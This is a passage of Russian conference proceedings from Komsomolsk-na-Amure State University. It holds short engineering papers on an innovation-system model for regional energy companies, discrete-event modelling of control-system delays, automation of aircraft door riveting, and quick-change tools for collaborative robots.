2. Сысоева, С. Автомобильные датчики положения. Современные технологии и новые перспективы. Часть 1. Потенциометры и датчики Холла / С. Сысоева // Компоненты и технологии. – 2005. – № 2. – С. 52–59.
3. Сысоева, С. Автомобильные датчики положения. Современные технологии и новые перспективы. Часть 5. Новые перспективы бесконтактных угловых измерений в диапазоне угла 360°, снова датчики Холла - угловые магнитные энкодеры / С. Сысоева // Компоненты и технологии. – 2005. – № 50. – С. 34–41.
4. Заварыкин, Б.С. Датчики в системах автоматизации на горных предприятиях : лаб. практикум / Б.С. Заварыкин, Е.В. Гаврилова, О.А. Ковалёва, О.А. Кручек. – Красноярск : Сиб. федер. ун-т, 2014. – 132 с.
5. Датчики: Справочное пособие / Под общ. ред. В.М. Шарапова, Е.С. Полищука. – М.: Техносфера, 2012. – 624 с.

УДК 64-52

Маслов Владислав Игоревич, магистрант, Комсомольский-на-Амуре государственный университет

Maslov Vladislav Igorevich, master student, Komsomolsk-na-Amure State University

Куделько Анатолий Романович, кандидат технических наук, профессор, Комсомольский-на-Амуре государственный университет

Kudelko Anatoly Romanovich, Candidate of Technical Sciences, Professor, Komsomolsk-na-Amure State University

СТРУКТУРНО-ФУНКЦИОНАЛЬНАЯ МОДЕЛЬ ИННОВАЦИОННОЙ СИСТЕМЫ АО «ДГК», ПАО «ДЭК» КАК ЧАСТИ РЕГИОНАЛЬНОЙ ИННОВАЦИОННОЙ СИСТЕМЫ

STRUCTURAL-FUNCTIONAL MODEL OF THE INNOVATION SYSTEM OF JSC "DGK", PJSC "DEK" AS PART OF THE REGIONAL INNOVATION SYSTEM

Аннотация. В работе рассматриваются вопросы, связанные с решением проблемы нерационального расхода энергетических ресурсов, обусловленного неконтролируемой подачей тепла в многоквартирные дома. Предлагаемая инновационная автоматизированная система распределения энергоресурсов позволяет значительно снизить издержки потребителей за счет оптимизации расхода тепловых ресурсов внутри дома. Рассмотрены мероприятия, ориентированные на оборудование (переоборудование) [1] многоквартирных домов системой с автоматическим регулированием подачи тепловой энергии, а также на оборудование домов «умными» приборами учёта для автоматического сбора и передачи информации о потреблённых ресурсах в расчётные и расчётно-кассовые центры. В результате достигается значительное упрощение процесса сбора и учёта информации по потреблённым ресурсам, снижение оплаты за энергоресурсы, а именно за тепловую энергию и содержание общедомового имущества [2]. Вместе с этим достоверность переданных данных и проверка адекватности работы системы распределения энергоресурсов [3].

Abstract. The paper discusses issues related to solving the problem of irrational consumption of energy resources caused by the uncontrolled supply of heat to apartment buildings. The proposed innovative automated system for distributing energy resources can significantly reduce consumer costs by optimizing the consumption of thermal resources inside the house. Measures focused on equipping (re-equipping) apartment buildings with a system with automatic control of the supply of thermal energy, as well as equipping houses with “smart” metering devices for automatically collecting and transmitting information about consumed resources to settlement and cash settlement centers are considered. As a result, a significant simplification of the process of collecting and recording information on consumed resources is achieved, reducing payments for energy resources, namely for thermal energy and the maintenance of common property. At the same time, the reliability of the transmitted data and verification of the adequacy of the operation of the energy distribution system.

Ключевые слова: интеллектуальные приборы учёта, автоматизированный тепловой пункт, технология передачи данных, технология учёта потребления энергоресурсов, моделирование.

Keywords: intelligent metering devices, automated heating point, data transmission technology, energy consumption metering technology, modeling.

Введение

В работе [4] рассмотрена предлагаемая инновационная система по распределению энергетических ресурсов в общественных, административно-бытовых или произ-

водственных зданиях и сооружениях. В работе [5] предложена процессная модель производства предлагаемого продукта, а также учтены некоторые аспекты региональной инновационной системы и её компонентов. Следующим этапом исследования является построение структурно-функциональной модели инновационных систем участников сферы генерации энергетических ресурсов и ресурсоснабжения в предполагаемом регионе (Хабаровский край), а именно АО «ДГК» и ПАО «ДЭК».

Основная часть

Ввиду идентичности осуществляемой деятельности структурно-функциональная модель не имеет принципиальных отличий между рассматриваемыми участниками сферы генерации энергетических ресурсов и ресурсоснабжения. Контекстный уровень структурно-функциональной модели инновационной системы АО «ДГК» (ПАО «ДЭК») представлен на рисунке 1. На входе в процесс находится проблема, на выходе имеется инновационное решение (продукт).




Рисунок 1 – Контекстный уровень и декомпозиция контекстного уровня структурно-функциональной модели

Рассматриваемый инновационный процесс начинается с исследования проблемы. После выдвигается пакет требований к решению и начинается этап проектирования новой технологии или нового продукта и формируется техническое задание. Далее наступает этап интеграции с подготовкой проектного решения и производится совершенствование текущей технологии или продукта с формированием готового инновационного решения или продукта.

Затем декомпозированы все процессы первого уровня структурно-функциональной модели. На рисунке 2 представлена декомпозиция процесса исследования структурно-функциональной модели.




Рисунок 2 – Декомпозиция процессов исследования и проектирования

Процесс начинается со сбора данных о проблемах и потребностях. После получения полного описания проблемы начинаются фундаментальные исследования новой технологии или продукта. Далее, получив результаты фундаментальных исследований начинаются прикладные исследования с апробацией элементов и формируются результаты данных исследований. Заключительным этапом является формирование требований к решению с дальнейшей передачей этого пакета на этап проектирования.

Декомпозиция процесса проектирования структурно-функциональной модели представлена на рисунке 2. Процесс начинается с утверждения терминов и определений, формируется научная документация проекта. Затем. В процессе функционально-

го проектирования формируется функциональная модель проекта. Далее наступают опытно-конструкторские работы или конструкторское проектирование с созданием опытной модели. Данная модель тестируется и выявляются ограничения, формируется соответствующая нормативная документация с требованиями к стандартизации и формированию стандартов. Далее осуществляется спецификация и формируется техническое задание.

Техническое задание, после процесса проектирования, передаётся в соответствующий отдел и начинается процесс интеграции новой технологии. Данный процесс начинается с изготовления и сборки, формируется рабочее решение и начинаются испытания технологии или продукта. Получив результаты исследований, подготавливается техническая документация проекта и осуществляется поиск поставщиков, с последующим заключением договоров. Формируется соответствующее проектное решение и передаётся сотрудникам, проводящим оценку результатов внедрения новой технологии или продукта. Декомпозиция процесса интеграции представлен на рисунке 3.

После формирования проектного решения начинается процесс совершенствования и в основном он заключён в мониторинге и получении обратной связи. В результате мониторинга и тестирования формируются результаты апробации решения. Начинается мониторинг соответствия решения поставленным целям с получением обратной связи и формированием пакета правок. Представляются улучшения научно-исследовательских и опытно-конструкторских работ для данного решения. В заключении данного процесса хозяйствующий субъект получает готовое инновационное решение или продукт. Процесс совершенствования инновационного решения или продукта декомпозирован на рисунке 3.




Рисунок 3 – Декомпозиция процессов интеграции и совершенствования

Заключение

В ходе работы составлена структурно-функциональная модель инновационной системы АО «ДГК», ПАО «ДЭК» как части региональной инновационной системы. Степень интеграции системы управления с другими системами менеджмента оценивается как низкая. Связано это прежде всего с крайне низким уровнем инновационного климата и при всех благоприятных условиях бизнес неохотно внедряет новые технику и технологии в своё производство. Проводя множество научно-исследовательских и опытно-конструкторских работ, получая множество опытных образцов, до внедрения в массовое производство поступают лишь единичные инновационные проекты.

СПИСОК ИСТОЧНИКОВ

1. Потапенко А. Н. Автоматизированное управление процессом централизованного теплоснабжения распределенного комплекса зданий с учетом моделирования этих процессов / А. Н. Потапенко, Е. А. Потапенко, А. С. Солдатенков, А. О. Яковлев // Известия высших учебных заведений. Проблемы энергетики. – 2007. – № 7-8. – с. 120-134.
2. Алимкулова С.Р., Абдуллаязнова Э.Ю. Автоматизация индивидуальных тепловых пунктов // Казань: Казанский государственный энергетический университет, 2019. - 78 с.

3. Ищенко А.С., Сафонов Н.Е., Колосова Н.В. Повышение энергоэффективности тепловых пунктов // Градостроительство. Инфраструктура. Коммуникации. - 2021. - №3(24). - С. 6-10.

4. Куделько А.Р. Инновационная автоматизированная система распределения энергоресурсов с подсистемой регистрации данных по потребленным коммунальным ресурсам / Куделько А.Р., Маслов В.И.// Производственные технологии будущего: от создания к внедрению: Материалы VI международной научно-практической конференции молодых учёных: в двух частях. - Комсомольск-на-Амуре: ФГБОУ ВО "КнАГУ", 2023. - ч.1. - С. 369-373.

5. Маслов В.И., Куделько А.Р. Разработка и освоение производства инновационного продукта для учёта и передачи данных о потреблённых энергетических ресурсах // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. - Комсомольск-на-Амуре: Материалы VI Всероссийской национальной научной конференции молодых учёных, 2023. - С. 415-418.

УДК 681.5.01:658.5

Мельникова Софья Евгеньевна, студент, Комсомольский-на-Амуре государственный университет

Melnikova Sofya Evgenievna, student, Komsomolsk-na-Amure State University

Савельева Алена Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Savelyeva Alena Sergeevna, student, Komsomolsk-na-Amure State University

Пазий Елизавета Александровна, студент, Комсомольский-на-Амуре государственный университет

Pazij Elizaveta Aleksandrovna, student, Komsomolsk-na-Amure State University

Савельев Дмитрий Олегович, старший преподаватель, руководитель Центра робототехники Ресурсного центра Технопарка, Комсомольский-на-Амуре государственный университет

Savelyev Dmitriy Olegovich, Senior Lecturer, Head of the Robotics Center of Technopark Resource Center, Komsomolsk-na-Amure State University

ВОЗМОЖНОСТЬ ПРИМЕНЕНИЯ DES-ТЕХНОЛОГИИ ДЛЯ МИНИМИЗАЦИИ ДЛИТЕЛЬНОСТИ ЗАДЕРЖЕК СИСТЕМАХ УПРАВЛЕНИЯ

POSSIBILITY OF USING DES-TECHNOLOGY TO MINIMIZE THE DURATION OF DELAYS IN CONTROL SYSTEMS

Аннотация. В статье рассматриваются существующие проблемы систем автоматического управления, связанные с задержками передачи сигналов, которые существенно влияют на работоспособность системы. Такая проблема может привести к нарушению работы системы регулирования объекта и даже к аварийному режиму работы. Для решения этой проблемы был применен один из методов компенсации нелинейных элементов путем настройки нечеткого логического регулятора на имитационной модели с использованием DES-технологии.

Abstract. The paper considers the existing problems of automatic control systems related to signal communication delays, which significantly affect the performance of the system. Such a problem can lead to the disturbance of the object regulation system and even to the emergency mode of operation. To solve this problem, one of the methods of compensation of nonlinear elements by tuning the fuzzy logic regulator on the simulation model using DES-technology has been applied.

Ключевые слова: система автоматического управления, дискретно-событийное моделирование, нелинейный элемент.

Key words: automatic control system, discrete event modeling, nonlinear element.

Введение

Все существующие системы управления по сей день имеют в своем составе сопутствующие нелинейные элементы (далее НЭ). Таким образом, НЭ входящие в состав компонентов механических или иных частей, либо систем, подвергаются влиянию негативных системы автоматического управления. Одним из таких видов НЭ являются задержки в каналах связи. Они являются одной из широко распространенных проблем, которые имеют место, как в промышленности, так и в бытовых системах и приборах. Так, например, наличие задержек в каналах управления важными исполнительными элементами, может привести к нештатным ситуациям и оказать отрицательное влияние на своевременное выполнение технологических и других операций в производственных циклах. Вследствие всего перечисленного, понимание ключевых причин и воздействия таких НЭ на системы автоматического управления, и, как следствие, нивелирование таких НЭ из каналов связи, является необходимой задачей в целях безопасности людей и обеспечения правильного, и точного выполнения технологических операций.

Основная часть

Наличие задержек передачи сигналов в системах автоматического управления не всегда носит негативный характер. Так, например, в определенных случаях их вводят намеренно с целью контроля потоковой передачи сигналов управления дискретных систем. Такие временные задержки используются в системах, где не нужен постоянный динамический контроль, от которого зависит точность выполняемых работ. Представленные НЭ в виде временных задержек могут быть применены в производственных системах в рамках крупных промышленных предприятий при управлении совокупности технологических операций. Однако непосредственное управление процессами такого производства не должно содержать в своем составе описанные НЭ. Описанные НЭ представляют собой угрозу для технологических операций в высокоскоростных системах, где рассинхронизация пакетов данных может быть критична и может нанести ущерб производству.

В таких случаях описанные НЭ необходимо выявлять на раннем этапе и принимать меры по их устранению, чтобы влияние временных задержек на систему управления, либо исполнительный механизм, была минимальна. Тем не менее, имеются такие системы, где процессы не поддаются оптимизации и устранению таких НЭ классическими методами. В таком случае следует применить интеллектуальные методы по устранению негативного влияния НЭ систем автоматического управления. Такой способ компенсации НЭ систем автоматического управления способен минимизировать задержки в каналах связи систем.

Для компенсации описываемых НЭ систем автоматического управления с использованием мягких вычислений необходимо настроить программный модуль, интегрируемый в систему управления. Это может быть достигнуто путем обучения модуля на физической или имитационной модели, приближенной к реальному объекту управления. Однако перед настройкой компенсатора нечеткой логики необходимо протестировать имитационную модель на физическом объекте для избегания ошибок и неисправностей на реальном физическом объекте.

Для создания имитационной модели, которая будет учитывать задержки переключения управляющих сигналов, возможно использование класса моделирования, основанного на моделировании дискретно-событийных (далее DES) систем [1]. Такая технология позволяет анализировать влияние задержек связи в непрерывных процессах [2] дискретных производственных циклов.

Заключение

Присутствие нелинейных компонентов в каналах связи в системах автоматического управления [3] оказывает негативное влияние на режимы работы и регулирование процессами технологического объекта [4]. Применение технологии моделирования дискретно-событийных систем позволяет установить негативное влияние задержек связи в контексте имитационной модели, а применение методов компенсации НЭ [5], может снизить вредоносное влияние таких НЭ и повысить эффективность [6] работы системы, что, в свою очередь, улучшает ее эксплуатационные характеристики.

СПИСОК ИСТОЧНИКОВ

1. Simulation of a discrete event system for process control of robotic casting / S. P. Cherny, D. O. Savelyev, A. S. Savelyeva [et al.] // Journal of Physics: Conference Series, Novosibirsk, 12–14 мая 2021 года. – Novosibirsk, 2021. – P. 012080. – DOI 10.1088/1742-6596/2032/1/012080. – EDN YOJXBZ.
2. Муравьев, Е. М. Дискретно-событийная модель системы автоматизации трафика в городе / Е. М. Муравьев, Д. О. Савельев, С. П. Черный // Производственные технологии будущего: от создания к внедрению : Материалы VI Международной научно-практической конференции молодых ученых. В 2-х частях, Комсомольск-на-Амуре, 05–11 декабря 2022 года / Редколлегия: С.И. Сухоруков (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2023. – С. 53-55. – EDN NJOAFQ.
3. Соловьев, В. А. Искусственный интеллект в задачах управления. Интеллектуальные системы управления технологическими процессами : учебное пособие для студентов высших учебных заведений, обучающихся по специальностям: 220201 - "Управление и информатика в технических системах"; 140604 - "Электропривод и автоматика промышленных установок и технологических комплексов" / В. А. Соловьев, С. П. Черный ; В. А. Соловьев, С. П. Черный ; М-во образования и науки Российской Федерации, Гос. образовательное учреждение высш. проф. образования "Комсомольский-на-Амуре гос. технический ун-т". – Владивосток : Дальнаука, 2010. – 267 с. – ISBN 978-5-8044-1120-7. – EDN QMVIJD.
4. Черный, С. П. Моделирование следящей системы управления с применением многокаскадного нечеткого регулятора / С. П. Черный, И. Е. Бичаев // Электротехнические комплексы и системы управления. – 2014. – № 1. – С. 47-54. – EDN SCDNRB.
5. Савельев, Д. О. Программный модуль нечеткого логического компенсатора нелинейных элементов / Д. О. Савельев, А. С. Гудим, В. Н. Хрульков // Производственные технологии будущего: от создания к внедрению : Материалы международной научно-практической конференции, Комсомольск-на-Амуре, 29–30 сентября 2017 года / С.В. Белых (отв. ред.). – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный технический университет, 2017. – С. 128-131. – EDN YQFLQI.
6. Томских, А. А. Повышение показателей эффективности системы управления при помощи нечеткого логического регулятора / А. А. Томских, Д. О. Савельев, А. С. Гудим // Производственные технологии будущего: от создания к внедрению : Материалы VI Международной научно-практической конференции молодых ученых. В 2-х частях, Комсомольск-на-Амуре, 05–11 декабря 2022 года / Редколлегия: С.И. Сухоруков (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2023. – С. 101-105. – EDN JRADYQ.

УДК 62-52

Недоедко Александр Олегович, аспирант, Комсомольский-на-Амуре государственный университет

Nedoodko Alexander Olegovich, graduate student, Komsomolsk-na-Amure State University

Сухоруков Сергей Иванович, кандидат технических наук, доцент, доцент, Комсомольский-на-Амуре государственный университет

Sukhorukov Sergey Ivanovich, Candidate of Technical Sciences, Associate Professor, Associate Professor, Komsomolsk-na-Amure State University

АНАЛИЗ ПЕРСПЕКТИВ АВТОМАТИЗАЦИИ ПРОЦЕССОВ СБОРКИ ДВЕРЕЙ ЛЕТАТЕЛЬНЫХ АППАРАТОВ

ANALYSIS OF PROSPECTS FOR AUTOMATION OF AIRCRAFT DOOR ASSEMBLY PROCESSES

Аннотация. В статье описывается технология клёпки дверей летательных аппаратов, применяемая на авиастроительных предприятиях. Проведён анализ существующих разработок и классификация работ по заданной теме, а также представлены перспективы автоматизации процесса клёпки дверей летательных аппаратов.

Abstract. The article describes the technology for riveting aircraft doors, used at aircraft manufacturing enterprises. An analysis of existing developments and a classification of works on a given topic was carried out, and prospects for automating the process of riveting aircraft doors were presented.

Ключевые слова: летательный аппарат, клёпка, автоматизация, анализ, самолёт, двери.
Key words: aircraft, riveting, automation, analysis, airplane, doors.

Введение

Процесс сборки самолётов очень сложен и полон нюансов. Существуют различные комплексы автоматической сборки отдельных деталей и узлов летательных аппаратов (ЛА), реализующие преимущественно технологии клепки и сварки металлических элементов конструкции ЛА [1]. При этом автоматизированы на сегодняшний день далеко не все необходимые этапы сборки ЛА. Примером изделий, собираемых до сих пор вручную, являются двери самолетов. Работники предприятий выполняют сборку и клёпку дверей ручными пневматическими или гидравлическими клепальными молотками и прессами, что приводит к неточностям в сборке и снижению общей производительности труда. При этом на полную сборку самолёта затрачивается 40% ручного труда от общего процесса сборки летательного аппарата [2]. Автоматизация процесса сборки дверей летательных аппаратов даст ряд преимуществ в сравнении с трудом человека. В рамках статьи будет проведен анализ основных особенностей процесса сборки дверей ЛА, а также возможных подходов по автоматизации производства.

Основная часть

Сейчас клёпка дверей самолётов происходит следующим образом: на обшивке самолёта (или его двери) по определённой схеме размечаются места для нанесения клёпок, просверливают специальные отверстия, зенкуются, при необходимости в отверстия наносится герметик. После выполнения операций устанавливаются клёпки и расплющиваются с применением специализированных прессов и молотков (при этом не допускается сильное выпирание клёпки за корпус и её сильное углубление). По завершении процессов клёпки выполняется контроль качества для проверки на технологическое соответствие стандартам [3].

Был проведён анализ научных работ и технологических процессов клёпки дверей летательных аппаратов, в результате, которого были выделены несколько категорий публикаций и изобретений по тематике.

Были найдены изобретения, позволяющие снизить или исключить полностью вибрацию от клепального молотка, которая негативно влияет на здоровье рабочего персонала [4].

Найдены работы посвящённые автоматизации процесса клёпки и сборки фюзеляжа самолёта, в одном из вариантов сборка выполнялась при помощи роботов Kuka, делая отверстия, зенкуя и скрепляя корпус заклёпками [5]. Другое изобретение выполняло те же процессы при помощи роботов, крепящихся на корпус самолёта и передвигающихся по рельсовой системе [6]. При этом во всех вариантах сборки сохранялась проблема отсутствия автоматической клёпки дверных проёмов и их сборки.

Для того чтобы автоматизировать технологический процесс сборки дверей ЛА необходимо решить следующие проблемы:

1. Автоматизировать процесс сжимания заклёпки для формирования готового заклёпочного соединения, при этом необходимо контролировать усилие сжатия в соответствии с типоразмером заклёпки и необходимо регулировать расстояние, на которое перемещается.

2. Необходимо автоматизировать процесс сверления и зенковки отверстий под клёпки с контролем величины заглубления при зенковке.

3. Автоматизировать процесс взаимного позиционирования заготовки и инструментов при сверлении, зенковке, установке клёпок и заклёпывании.

4. Автоматизировать установку заклёпок в проделанные отверстия, а также контроль качества.

Так как для заклёпывания необходимо развивать большие усилия (до нескольких тонн) и при этом клёпки от края двери могут располагаться на расстоянии более 1 метра, то необходимо прессовое оборудование с большим выносом прессующих элементов от основания. Наиболее перспективным решением предполагается применение стационарного клепального оборудования и так как оно будет массивным, то перемещать его относительно заготовки представляется нецелесообразным.

Сверление и зенковку можно реализовать при помощи штатных станков с ЧПУ. Установка клёпки предположительно потребует разработки своей системы подачи клёпки.

Так как инструмент для клепания и станок для сверления и зенковки будут установлены стационарно, то наиболее перспективным представляется вариант с перемещением заготовки целиком, в нужные координаты, подставляя ее под инструменты в станках и клепальной установке.

Исходя из вышеперечисленных параметров и того, что дверь самолёта имеет выпуклую изогнутую поверхность, то наиболее подходящий вариант реализации такой системы - промышленный шестиосевой робот [7].

Заключение

Был проведён анализ научных работ и технологических процессов, связанных с клёпкой и сборкой корпусов и дверных проёмов летательных аппаратов. А также проанализированы возможности автоматизации технологии производства.

Автоматизация процесса клёпки дверей самолётов принесёт значительные выгоды, как с точки зрения безопасности, сводя труд человека к минимуму, производительности, повышая скорость сборки летательных аппаратов, но также и с экономической точки зрения, исключая необходимость лишних затрат на рабочую силу и исправление дефектов, полученных из-за ошибок при сборке самолёта.

СПИСОК ИСТОЧНИКОВ

1. Rivet Installation Tools for Aircraft Structure Repair – [Электронный ресурс]. // URL: <https://www.aircraftsystemstech.com/2018/12/rivet-installation-tools.html>.
2. Технологические особенности процесса сборки отсека фюзеляжа пассажирского самолёта / Мозоляк А.И., Гусева Р.И. // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. – 2021. – С. 283-285. – EDN: ADZCKU.
3. Аникин, А. А. Модернизация фюзеляжной клепальной системы GEMCOR G2000 с целью повышения качества разделки отверстий в панелях фюзеляжа самолета / А. А. Аникин, А. Н. Евсеев, К. А. Хворостяной // Ученые записки УлГУ. Серия: Математика и информационные технологии. – 2019. – № 1. – С. 1-6. – EDN ZTDPNB.
4. Устройство для клёпки / Нигметзянов Р.И., Сундуков С.К., Фатюхин Д.С., Кузнецов С.Ю. // Патент на полезную модель. – 2020. – RU 199610 U1. – EDN: SGVVTQ.
5. Airbus Automates A320 Structural Assembly – [Электронный ресурс]. // URL: <https://www.engineering.com/story/airbus-automates-a320-structural-assembly>.
6. Flex Track for use in Production – [Электронный ресурс]. / Paul Thompson, John Hartmann // URL: <https://www.electroimpact.com/WhitePapers/2005-01-3318.pdf>. (дата обращения: 5.10.2023).
7. Роботы KUKA – [Электронный ресурс]. // URL: <https://www.prideautomatics.com/roboty-kuka>. (дата обращения: 7.10.2023).

УДК 681.5

Носаченко Родион Алексеевич, студент, Комсомольский-на-Амуре государственный университет

Nosachenko Rodion Alekseevich, student, Komsomolsk-na-Amure State University

Сухоруков Сергей Иванович, кандидат технических наук, доцент кафедры «Электропривод и автоматизация промышленных установок», Комсомольский-на-Амуре государственный университет

Sukhorukov Sergei Ivanovich, Candidate of Engineering Sciences, Associate Professor, Department “Electric Drives and Automation of Industrial Plants”, Komsomolsk-na-Amure State University

АНАЛИЗ ВОЗМОЖНОСТЕЙ ТЕХНИЧЕСКОЙ РЕАЛИЗАЦИИ СМЕННОГО ИНСТРУМЕНТА ДЛЯ КОЛЛАБОРАТИВНОГО РОБОТА

ANALYSING THE POSSIBILITIES OF TECHNICAL IMPLEMENTATION OF AN INTERCHANGEABLE TOOL FOR A COLLABORATIVE ROBOT

Аннотация. В рамках данной статьи был осуществлен обзор инструментов используемых для промышленных роботов и из перечисленных вариантов были выбраны самые подходящие для коллаборативных роботов, а также был рассмотрен и проанализирован рынок уже существующих систем быстрой смены инструмента для промышленных роботов.

Annotation. Within the framework of this paper, a review of tools used for industrial robots was carried out and the most suitable for collaborative robots were selected from the listed variants, as well as the market of already existing quick tool change systems for industrial robots was reviewed and analyzed.

Ключевые слова: коллаборативный робот, система, инструмент, ремонтные работы, автоматизация.

Keywords: collaborative robot, system, tool, instrument, automation.

Введение

В настоящее время все чаще в промышленных производствах начинают использовать не обычных роботов, а коллаборативных, которые работают непосредственно во взаимодействии с человеком [1]. Такие роботы удобны как при выполнении четко регламентированных производственных задач, так и для различных ремонтных работ и так далее.

Зачастую, при выполнении таких задач от робота требуется расширенная функциональность с точки зрения применяемого инструмента – при выполнении одного цикла обработки изделия возможно применение нескольких различных инструментов. Например, при выполнении ремонтных работ, в некоторых случаях достаточно будет просто вкрутить гайку, а в отдельных случаях может потребоваться применить сверление, покраску, сварку и так далее. С учетом стоимости робота и зачастую невозможности применения нескольких роботов, каждый из которых будет манипулировать одним заранее определенным инструментом, инженерами по всему миру разрабатываются системы для быстрой автоматической смены инструментов, устанавливаемых на фланце робота.

В данной статье будут рассмотрены варианты инструментов для роботов и, в частности, будет проанализирована целесообразность их использования на коллаборативных роботах, а также будут проанализированы уже существующие системы быстрой смены инструментов промышленных роботов [2,3].

Обзор используемых инструментов промышленных роботов

Рассмотрим основные и распространенные инструменты для промышленных роботов.

Инструменты для нанесения жидкостей. Например, различные клеевые пистолеты, пневматические распылители или инструменты для нанесения герметиков. Они, как понятно из названия, предназначены для нанесения какого-либо раствора на рабочую поверхность при различных операциях. С точки зрения технологических процессов у них должны быть какие-либо элементы, чтобы в определенные моменты регулировались определенные задачи. Варианты подачи жидкости могут быть абсолютно различными, состав может подаваться из определенной насосной станции через шланг или загружаться в емкость, уже из которой, впоследствии, будет выдавливаться раствор.

Сварочное оборудование. На сегодняшний день MIG-MAG сварка, либо TIG сварка. Сваривание MIG-MAG отличается тем, что производится электродной проволокой в среде инертного газа аргона. В свою очередь TIG сварка осуществляется с использованием не плавящихся вольфрамовых электродов в среде защитного газа аргона.

Лазерное оборудование. Лазерные технологии подразделяются на две категории: лазеры маломощные и лазеры мощные. Маломощные лазеры в основном используются либо для разметки, либо для измерительных технологий. В свою очередь мощные лазеры используются сварки, а также для раскроя.

Оборудование для механической обработки. Под таким оборудованием подразумеваются различные шпиндели различного конструктива, либо какие-либо крепления, которые позволяют оперировать режущими инструментами, для обработки различных материалов.

Инструменты для выполнения сборочных операций. Сюда входят: гайковерты, ключи, отвертки и так далее. По сути своей, это тот же шпиндель, но требования к кручению другие, так как предназначен для других целей, а именно сборка или разборка.

Выбор инструментов для коллаборативного робота

Теперь из перечисленных вариантов выберем наиболее подходящие для коллаборативного робота.

Инструменты для нанесения жидкостей. Учитывая небольшую грузоподъемность коллаборативных роботов, нужно выбирать инструменты, которые мало весят и

не требуют высокой нагрузки на привода. Инструменты для нанесения жидкостей подходят по этим параметрам, а также не требуют высокого уровня безопасности, что в случае коллаборативного робота также очень важно, так как он предназначен для постоянного взаимодействия с человеком.

Мощные лазеры и сварочное оборудование не требует большой грузоподъемности от робота, но для работы с ними, нужно следовать всем правилам безопасности, что не вписывается в концепцию коллаборативного робота по вышесказанной причине. В свою очередь маломощные лазеры не требуют такого уровня безопасности как мощные, поэтому этот вариант также подходит для коллаборативного робота.

Оборудование для механической обработки зачастую требует высокой нагрузки, так как механообработка подразумевает работу с твердыми материалами. Но в редких случаях за счет особенностей определенных материалов или особенности поставленных задач нагрузка может быть совершенно не существенной. Поэтому в определенных задачах и такие инструменты имеют место быть при работе с коллаборативным роботом.

Инструменты для выполнения сборочных операций, как и говорилось выше, схожи с инструментами для механообработки, но именно эти небольшие отличия от них и является фактором хорошей совместимости с коллаборативным роботом.

Выбор системы смены инструментов для коллаборативного робота

Чаще всего, разделяют два вида систем быстрой смены инструментов для роботов это ручные системы и автоматические. Ручные системы предполагают физическое извлечение и замену инструмента оператором, в то время как автоматические системы используют механические или магнитные средства для крепления и отсоединения инструмента от манипулятора робота [4-5].

Хоть и коллаборативный робот создан для постоянного взаимодействия с человеком, ручной вид системы довольно примитивен и лишает возможности автоматизации процесса.

Автоматические системы решают вопрос автоматизации, но, соответственно, будут дороже и более сложны в реализации. Но из представленных на рынке автоматических систем смены инструментов мы не смогли найти оптимального варианта для поставленных нами задач, следовательно, в дальнейшем будет необходимость разработки своей системы, которая в рамках исследования будет более универсальная.

Заключение

В заключении стоит сказать, что в дальнейшем необходимость в исследованиях и разработках быстрых систем смены инструментов только возрастет. Исходя из анализа, который был представлен выше, данная отрасль еще совсем не развита, из-за чего выбрать из уже имеющихся вариантов довольно сложно, особенно под конкретные поставленные задачи. Это очень перспективное направление исследования, что поможет не только в локальных или небольших проектах, но и в крупных производствах для автоматизации и ускорения процессов.

СПИСОК ИСТОЧНИКОВ

1. Pini, F. Human-robot collaborative reconfigurable platform for surface finishing processes / F. Pini, F. Leali // *Procedia Manufacturing* : 29, Limerick, 24–28 июня 2019 года. – Limerick, 2019. – P. 76-83. – DOI 10.1016/j.promfg.2020.01.011. – EDN FGYYHW.
2. Ji, W. Industrial robotic machining: a review / W. Ji, L. Wang // *The International Journal of Advanced Manufacturing Technology*. – 2019. – Vol. 103, No. 1-4. – P. 1239-1255. – DOI 10.1007/s00170-019-03403-z. – EDN PRSEHY.
